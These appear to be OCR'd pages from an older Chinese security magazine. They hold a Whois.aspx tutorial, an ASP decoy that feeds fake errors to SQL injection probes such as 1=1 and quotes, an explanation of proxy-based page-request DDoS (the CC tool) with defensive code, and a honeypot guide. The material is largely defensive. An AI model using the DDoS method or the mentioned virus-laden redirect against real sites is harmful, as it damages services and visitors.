
接下来该做什么就不用我说了吧，呵呵。由于本次是安全检测，所以我就到此为止了，剩下的工作就是删除我们上传的ASP文件，并通知网站的管理员补漏洞吧。

好了，希望此文对大家有所帮助，有任何问题请到论坛与我联系。

脚本小子：*在大量SQL攻击的程序中，都出现了旁注这个功能，这里作者别出心裁用ASP.NET写了一个Whois查询的程序，可以检查出网站的详细资料。*

适合读者：ASP.NET程序员，网站管理员

前置知识：域名及VB.NET基础



轻松追查攻击来源

——Whois.Aspx查询系统

文/图 swords[E.S.T]

你想知道是谁在攻击你吗？你想知道网站的所有者吗？你想进行旁注攻击吗？这一切可以用一个工具轻松搞定——Whois查询。今天我将让你看怎样实现所谓Whois，用VB.NET和ASP.NET书写Whois.Aspx查询系统，来简单实现Whois查询的功能，希望能够抛砖引玉。

关于Whois

Whois既是一种协议，也是一种服务，使用Whois，就能透过Internet查询域名可用性，或者查明谁拥有这个域名，获知该域的已注册拥有者的信息（包括姓名、地址、联系信息等），那我们就来看看如何在.NET框架中实现Whois。

一般来说，每当做Whois查找时，你询问登记信息被保存的某种数据库。不过，Whois数据库没被集中，因此实际域记录一般不可以从一台单个的Whois服务器中获得（记录域名的组织管理Whois服务器）。

通常，Whois服务器在43端口上通过TCP接受连接，因此如果我们使用这个端口，我们就能与服务器联系。我有一份Whois服务器的详细一览表，请访问http://wmjie.51.net/swords/blog/index.php?action=show&id=104

导入.NET名字空间

.Net framework提供了一个TcpClient类（System.Net.Sockets namespace），属于System.Net.Sockets名称空间，TcpClient类对TCP操作进行了抽象化，因而通过指定的TCP 43端口建立连接、发送TCP请求和获取TCP返回值等操作都被简化了。用它我们就可以来连接Whois服务器直接获取域名注册信息。

首先我们需要用Imports语句导入System，System.Net，System.IO和System.Net.Sockets名字空间：

```
<% @Import Namespace=System %>
<% @Import Namespace=System.Net %>
```

```
<% @Import Namespace=System.IO %>
<% @Import Namespace=System.Net.Sockets %>
```

连接Whois服务器

TcpClient类提供了连接Connecting,发送Sending和接受Receiving数据的方法,有两种方法可以连接远程服务器。

方法一: 初始化一个无参数的TcpClient类,然后再提供主机名和端口用Connect方法连接

```
Dim WhoisClient As New TcpClient()
WhoisClient.Connect(request.form("WhoisServer"), 43)
```

方法二: 直接用主机名和端口初始化TcpClient,这样会进行自动化连接:

```
Dim WhoisClient = new TcpClient (request.form
("WhoisServer"), 43)
```

发出查询

在我们已经成功连接Whois服务器之后,下一步将送出我们的域名查询。首先我们定义一个字符串变量Hostname,它接受我们想要查的域名。注意,一定要在末尾加上vbcrlf,因为那是Whois服务器期望的形式(如果不加vbcrlf,相当于回车,则会进入假死状态.如果用C#编写,一定要在末尾加"\r\n";)

```
Dim Hostname as string
Hostname=request.form("domainname") & vbcrlf
```

我们将使用GetStream方法获得一个NetworkStream对象(来自System.NET名称空间),它用来在connected socket:接收和发送数据。

```
Dim WhoisStream As NetworkStream
WhoisStream = WhoisClient.GetStream()
```

然后我们就可以初始化一个StreamWriter(来自System.IO名称空间),它用来把Hostname查询字符串写入Whois查询服务器.然后用flush方法刷新缓冲区。

```
WhoisWriter = New StreamWriter(WhoisStream)
WhoisWriter.Write(Hostname)
WhoisWriter.Flush()
```

取回服务器反应数据

得到Whois服务器反应的方法之一StreamReader方法,它有两个参数,第一个参数是WhoisClient.GetStream()返回的NetworkStream对象,第二个参数是编码方式,在VB.NET里我们可以省略。

```
Dim WhoisReader As StreamReader
WhoisReader = New StreamReader(WhoisStream)
```

小提示 steamreader取得反馈信息的方法有3种。

read:一次读取一个字符。

readline:读取字符直到行尾。

readtoend:读取字符直到流结尾。

为了方便处理数据,我们选用第二种方法readline,此时我我们用peek()方法判断是否到了流结尾,注意:peek()方法并不将其返回。我们可以用一个web服务器控件label(id="lblResponse")来显示获取的数据。

```
while Whoisreader.peek()> -1
lblResponse.text+=server.HTMLEncode(WhoisReader.
ReadLine) & "<br>"
end while
```

最后关闭到NetworkStream流和到Whois服务器的TCP连接。

```
WhoisStream.Close()
WhoisClient.Close()
```

总结

建立一个Whois查询需要以下几步。

①用Imports语句导入System,System.Net,System.IO和System.Net.Sockets名字空间。

②用TcpClient类连接Whois远程服务器,送出我们的域名查询。

③得到Whois服务器反应的信息。

④显示数据。

⑤另外,用try…catch对SocketException类的异常事件进行处理。

小提示 在我提供的下拉表中提供了4个常用的Whois服务器。

Whois.cnnic.net.cn(.cn) 查询cn域名

Whois.networksolutions.com(.COM, .NET, .EDU)

Whois.ripe.net(欧洲)

Whois.arin.net(美洲)

互联网日新月异,变化太快,这里是一份Whois服务器列表http://wmjie.51.net/swords/blog/index.php?action=show&id=104已经包含了100多个Whois服务器查询网址,你可自行进行添加到DropDownList列表中。

关键代码如下:

```
<%@ Page Language="VB" Debug="true" %>
<% @Import Namespace=System %>
<% @Import Namespace=System.Net %>
<% @Import Namespace=System.IO %>
<% @Import Namespace=System.Net.Sockets %>

<script runat="server">
sub queryWhois(obj as object, e as EventArgs)
Dim WhoisClient As New TcpClient()
Dim WhoisStream As NetworkStream
Dim WhoisWriter As StreamWriter
Dim WhoisReader As StreamReader
Dim Hostname as string
try
Hostname=request.form("domainname") & vbcrlf
WhoisClient.Connect(request.form("WhoisServer"), 43)
WhoisStream=WhoisClient.GetStream()
WhoisWriter=New StreamWriter(WhoisStream)
WhoisWriter.Write(Hostname)
```

```
    WhoisWriter.Flush()
    WhoisReader=New StreamReader(WhoisStream)
    lblResponse.Text="<pre>"
    lblResponse.text+="<br><br>Whois.Aspx 查询系统 by swords[E.S.T]<br>" & _
    "welcome to my studio:<a href=http://wmjie.51.net/swords target=new>Savor.swords studio</a><br><br>"
    while Whoisreader.peek()>-1
    lblResponse.text+=server.HTMLEncode(WhoisReader.ReadLine) & "<br>"
    end while
    lblResponse.text+="</pre>"

    WhoisStream.Close()
    WhoisClient.Close()
    catch ex as Exception
    lblResponse.Text=ex.message
    end try
    end sub
    </script>
```

测试：如图1 所示。





图1

看到了吗？查询后的结果显示了详细的信息，Success! Cheers!

脚本小子： *以前遇到攻击的时候，大多数人是想办法防护。可今天就有人不但防住了骇客的入侵，还顺便耍了人家一次，让那个无聊的入侵者无功而返，让MM解了恨。真可谓是在攻与防的对立中找到了突破，一举两得。用的技术虽然很简单，但作者的思维真是非同寻常啊。*

适合读者：脚本爱好者，入侵爱好者

前置知识：VBS基础



玩残注入狂

文/图 Lich

SQL Injection想必大家都不陌生，由于工具的日益强大和傻瓜化，网上就多了帮闲人，一天到晚开堆工具到处注入。用工具没有什么不对，只是有的人尽做些损人不利己的事，着实……算了，不多说了。

事情是这样的，本城有个MM办了个网站，发点漫画Flash爱情故事什么的，照理说办这么个网站不招惹谁，可从某天开始，MM的站三番五次被人改得一塌糊涂。MM气不过，就找到了我。也不晓得她怎么找到我的，其实偶很低调的（脚本小子：你这话鬼才信。wtf：你这话鬼都不信）本来我不想管这档子事的，可是MM抓住我的肩膀用力的摇，我就是半兽人也给摇化了，于是……

打开MM的站，一堆恶心的东东，由于内容有伤风化，我就不截图了。随手点了个页面，跟了1=1和1=2一看，暴汗，明显的变量没过滤就带入SQL语句中，这么原始的……接下来修补就不多说了，本来补好了我就准备闪了，可MM好象对那个搞破坏的恨之入骨，愣要我好好整整那个烂客。我就想啊想，想出了以下code：

```
<%
id=Request('id')
sid=right(id,1)
uid=right(id,3)
if sid="'" then Response("SQL 语句错误<br>SQL 语句后有未闭和的引号")
elseif sid=";" then Response("SQL 语句错误<br>SQL 语句操作符丢失")
end if
if uid="1=1" then Response("<iframe src="list.asp?id=1" width=100% height=100% frameboarder=0></iframe>")
elseif uid="1=2" then Response("没有找到相关的数据")
else Response("SQL 语句错误<br>SQL 语法错误！ ")
end if
%>
```

这样如果那个烂客在后面跟单引号和分号的时候会看到错误，跟1=1会看到一个正常的页面，跟1=2会看到错误。这样会令他误以为能构造子查询。其实根本没有查询，而他还在1=（select……白费力气，浪费他的时间。这和蜜罐的思路是一样的。那些返回错误你觉得怎么更有迷惑性就改成什么样。

出于执行效率考虑，可以先判断id是否数字，不对头再交给上面的代码处理。其实还有更简单的，先判断是否数字，不是就redirect到一个恶意页面，这个恶意页面可以是JPEG+CIH也可以是iframe+逻辑硬盘锁什么的，不过我不推荐这种方法，先不说做得太绝了，如果某个正常的访客无意输错了URL，那他付出的代价也太大了点。

事后我帮MM截到一段日志，那个烂客浪费了一个多钟头才放弃。我把日志给MM看，MM看完说了两个字：解恨！在这里，送给那些注入狂一句话：认真点学点技术，避免泡沫与虚无，走好自己的路，别到处乱注入。

蝴蝶：前段时间上海一家游戏娱乐公司的网站遭到了基于页面请求的DDoS分布式拒绝服务攻击，网站陷入完全瘫痪状态，并被黑客的匿名信勒索，金额高达10万元。而在勒索过程中，这群黑客还表示会对腾讯QQ等网站下手，随后QQ“服务器维护”几天。12月5号的时候，全球BitTorrent服务器也受到了很强烈的DDoS攻击，一度陷入瘫痪。而DDoS攻击中最流行的也是威力最大的就是基于页面的DDoS以及将这个攻击理论发挥得淋漓尽致的攻击工具CC，本文特邀CC。作者和我们共同了解CC的相关攻击原理和防范方法，希望能让更多的朋友了解这样的攻击方式并能防范它。



适合读者：DDoS研究员、各大站长、网络管理员
前置知识：ASP基本阅读能力

我写CC的思路及防范方法

文/ kiki

很多朋友都知道木桶理论，一桶水的最大容量不是由它最高的地方决定的，而是由它最低的地方决定，服务器也是一样，服务器的安全性也是由它最脆弱的地方决定的，最脆弱的地方有多危险服务器就有多危险。DDoS也是一样，只要你的服务器存在一个很耗资源的地方，限制又不够，就马上成为别人DDoS的对象。比如SYN-FLOOD，它就是利用服务器的半连接状态比完全连接状态更耗资源，而SYN发动方只需要不停地发包，根本不需要多少资源。

一个好的DDoS攻击必须是通过自己极少资源的消耗带来对方较大的资源消耗，否则发动ICMP-FLOOD和UDP-FLOOD都必须和别人一样大的带宽，对方服务器消耗多少资源自己也得赔上多少资源，效率极其低下，又很容易被人发现，现在基本没有什么人用了。

攻击原理

CC主要是用来攻击页面的。大家都有这样的经历，就是在访问论坛时，如果这个论坛比较大，访问的人比较多，打开页面的速度会比较慢一般来说，访问的人越多，论坛的页面越多，数据库就越大，被访问的频率也越高，占用的系统资源也就相当可观，现在知道为什么很多空间服务商都说大家不要上传论坛，聊天室等东西了吧？

一个静态页面不需要服务器多少资源，甚至可以说直接从内存中读出来发给你就可以了，但是论坛就不一样了，我看一个帖子，系统需要到数据库中判断我是否有读读帖子的权限，如果有，就读出帖子里面的内容，显示出来——这里至少访问了2次数据库，如果数据库的体积有200MB大小，系统很可能就要在这200MB大小的数据空间搜索一遍，这需要多少的CPU资源和时间？如果我是查找一个关键字，那么时间更加可观，因为前面的搜索可以限定在一个很小的范围内，比如用户权限只查用户表，帖子内容只查帖子表，而且查到就可以马上停止查询，而搜索肯定会对所有的数据进行一次判断，消耗的时间是相当大。

CC就是充分利用了这个特点，模拟多个用户（多少线程就是多少用户）不停地进行访问（访问那些需要大量数据操作，就是需要大量CPU时间的页面）。很多朋友问到，为什么要使用代理呢？因为代理可以有效地隐藏自己的身份，也可以绕开所有的防火墙，因为基本上所有的防火墙都会检测并发的TCP/IP连接数目，超过一定数目一定频率就会被认为是Connection-Flood。

使用代理攻击还能很好地保持连接，我们这里发送了数据，代理帮我们转发给对方服务器，我们就可以马上断开，代理还会继续保持着和对方连接（我知道的记录是有人利用2000个代理产生了35万并发连接）。

可能很多朋友还不能很好的理解，我来描述一下吧。我们假设服务器A对Search.asp的处理时间需要0.01秒（多线程只是时间分割，对结论没有影响），也就是说他一秒可以保证100个用户的Search请求，服务器允许的最大连接时间为60秒，那么我们使用CC模拟120个用户并发连接，经过1分钟，服务器被请求了7200次，处理了6000次，于是剩下了1200个并发连接没有被处理。有的朋友会说：丢连接！丢连接！问题是服务器是按先来后到的顺序丢的，这1200个是在最后10秒的时候发起的，想丢？！还早，经过计算，服务器满负开始丢连接的时候，应该是有7200个并发连接存在队列里，然后服务器开始120个/秒的丢连接，我们发动的连接也是120个/秒，服务器永远有处理不完的连接，服务器的CPU 100%并长时间保持，然后丢连接的60秒服务器也判断处理不过来了，新的连接也处理不了，这样服务器就达到了超级繁忙状态。

蝴蝶：我们假设服务器处理Search只用了0.01s，也就是10毫秒（这个速度你可以去各个有开放时间显示的论坛看看），我们使用的线程也只有120，很多服务器的丢连接时间远比60s长，我们的使用线程远比120多，可怕吧。而且客户机只要发送了断开，连接的保持是代理做的，而且当服务器收到SQL请求，肯定会进入队列，不论连接是否已经断开，而且服务器是并发的，不是顺序执行，这样使得更多的请求进入内存请求，对服务器负担更大。

当然，CC也可以利用这些方法对FTP进行攻击，也可以实现TCP-FLOOD，这些都是经过测试有效的。

防范方法

说了攻击原理，大家肯定会问，那么怎么防御？使用硬件防火墙我不知道如何防范，除非你完全屏蔽页面访问，我的方法是通过页面的编写实现防御。

①使用Cookie认证。这时候有朋友会说CC里面也允许Cookie，但是这里的Cookie是所有连接都使用的，所以启用IP+Cookie认证就可以了。

②利用Session。这个判断比Cookie更加方便，不仅可以实现IP认证，还可以实现防刷新模式，在页面里判断刷新，是刷新就不让它访问，没有刷新符号给它刷新符号。下面给大家提供一些示范代码:

```
<%if  session("refresh")<> 1 then
     Session("refresh")=session("refresh")+1
     Response.redirect "index.asp"
     End if
%>
```

这样用户第一次访问会使得Refresh=1，第二次访问，正常，第三次，不让他访问了，认为是刷新。我们还可以加上一个时间参数，让多少时间允许访问，这样就限制了耗时间的页面的访问，对正常客户几乎没有什么影响。

③通过代理发送的HTTP_X_FORWARDED_FOR变量来判断使用代理攻击机器的真实IP，这招完全可以找到发动攻击的人，当然，不是所有的代理服务器都发送，但是有很多代理都发送这个参数。详细代码如下:

```
<%
Dim fsoObject
Dim tsObject
dim file
if   Request.ServerVariables
("HTTP_X_FORWARDED_FOR")="" then
    response.write "无代理访问"
    response.end
    end if
Set fsoObject = Server.CreateObject("Scripting.
FileSystemObject")
  file = server.mappath("CCLog.txt")
  if not fsoObject.fileexists(file) then
  fsoObject.createtextfile file,true,false
  end if
  set tsObject = fsoObject.OpenTextFile(file,8)
  tsObject.Writeline  Request.ServerVariables
("HTTP_X_FORWARDED_FOR")&"["&Request.ServerVariables
("REMOTE_ADDR")&"]"&now()
  Set fsoObject = Nothing
  Set tsObject = Nothing
  response.write "有代理访问"
  %>
```

这样就会生成CCLog.txt，它的记录格式是 真实IP [代理的IP] 时间，看看哪个真实IP出现的次数多，就知道是谁在攻击了。将这个代码做成Conn.asp文件，替代那些连接数据库的文件，这样所有的数据库请求就连接到这个文件上，然后马上就能发现攻击的人了。

④还有一个方法就是把需要对数据查询的语句做在Redirect后面，让对方必须先访问一个判断页面，然后再Redirect过去。


⑤在存在多站的服务器上，严格限制每一个站允许的IP连接数和CPU使用时间，这是一个很有效的方法。

CC的防御要从代码做起，其实一个好的页面代码都应该注意这些东西，还有SQL注入，它不仅是一个入侵工具，更是一个DDoS缺口，大家都应该在代码中注意。举个例子吧，某服务器开动了5000线程的CC攻击，没有一点反应，因为它所有的访问数据库请求都必须要有一个随机参数在Session里面，全是静态页面，没有效果。虽然发现它有一个请求会和外面的服务器联系获得，需要较长的时间，而且没有什么认证，开800线攻击，服务器马上就满负荷了。

代码层的防御需要从点点滴滴做起，一个脚本代码的错误，可能带来的是对整个站的影响，甚至是整个服务器的影响，慎之！

蝴蝶：最近网络上的攻击事件非常多，各大游戏网站更是攻击的重点，比如金山前段时间不断爆发的被攻击、入侵事件就是其中之一，或许现在的“黑客”都变成了游戏狂人？虽然“黑客”们很嚣张，但最终恶意的攻击者终究会被抓住，此所谓天网恢恢、疏而不漏也！各大网管想不想知道如何追终入侵者或者干脆给恶意的入侵者下套呢？这也就是本文阐述的内容了，希望对大家有所帮助！

适合读者：网管、入侵爱好者
前置知识：无



利用Trap Server诱骗黑客

文/图 段小娟 & 网路游侠

Trap Server是一款蜜罐软件，什么是蜜罐呢？蜜罐实际上是入侵检测的一种，别说你对入侵检测一无所知，光看字面意思也差不多了。如果你被入侵，有一款软件可以检测出来，这个软件就叫做入侵检测软件（英文缩写为IDS）。蜜罐可以伪装成一些常用的或者不常用的服务，比如Web、FTP等，把一些黑客诱拐过来。关于Trap这个单词，小弟不才，在金山词霸网站的简明英汉词典查询的意思是"n.圈套，陷阱，诡计，活板门，存水

弯，汽水闸，（双轮）轻便马车 vi.设圈套，设陷阱 vt.诱捕，诱骗，计捉，设陷，坑害，使受限制”，明白了吧？这个软件分明就是一款软件陷阱！不要我说这款软件针对的对象了吧？

蝴蝶：我一直这么看待蜜罐的：我是猎人，我要猎一只笨熊，但是难道要我自己去找到笨熊然后和它单挑？当然我想任何一个智商没有问题的人是不会这么做的。我必然是做好诱饵，然后端着猎枪静静的守在一旁。我们这个“诱饵”，就是“蜜罐”——你没有从书上看到说笨熊喜欢吃蜂蜜？就是我一直认为的蜜罐啦！

软件可以从汉化者的主页http://kxtm01.126.com下载，顺便说一下汉化者虽然我不认识，但是看网站的照片是个很帅的小伙……当然水平也很不错！首先下载Trap Server，然后安装。

由于拿到的是汉化版，不用我费功夫拿着金山词霸翻译给大家了，”文件”和”编辑”菜单压根没有说的必要，”选项”里面只有一个”开机自动运行”有调整的必要。在”服务器类别”里则有3个选项，分别是启动IIS服务器、启动Apache服务器、启动EasyPHP服务器，就是说这款软件可以模拟上述3种服务器。

在主界面，我们可以看到有”开始监听”、”停止监听”按钮，这个就是”电源·开”和”电源·关”了，下面有是否自动保存日志的选项，监听的端口因为Trap Server模拟的IIS、Apache和EasyPHP都是Web服务器，所以都是80端口，主页路径默认的是安装Trap Server目录下面的Web文件夹。如果选择模拟IIS服务器就是在IIS子文件夹下面，其他的也一样，当然你可以自己另外设定别的目录。它主页的路径不能修改，你可以把你自己做的主页放到文件夹里面，这样这款蜜罐就可以做为Web服务器用了。我试了一下效果还不错，不过要注意如果你装了IIS或者别的占用端口80的服务，要先停掉，否则就冲突了。

蝴蝶：它默认监听的是80端口，不过你也可以自己修改，比如你只是想做测试用，你的计算机装了IIS，占用了80，那么你完全可以选择一个没有被占用的端口，比如7626之类的（什么？你的计算机这个端口也被占用了？！）。

我们实地测试一下效果，打开浏览器输入你服务器的IP，访问你用Trap Server模拟的Web服务，在出现内容的同时，我们也发现在Trap Server主界面的左下闪动了一下，增加了几行记录！分离一些重复的，剩下的记录是这样的：

```
--------------------------------------------
<2004-11-23> <22:12:48> Listening for HTTP connections on 0.0.0.0:80.
User logged in
<2004-11-23> <22:13:03> Command GET / received from 192.168.1.9:2943
Serving file C:\Program Files\虚拟服务器软件\Web\iis\index.htm (4628 bytes / 4628 bytes sent) to 192.168.1.9:2943
User logged out
--------------------------------------------
```

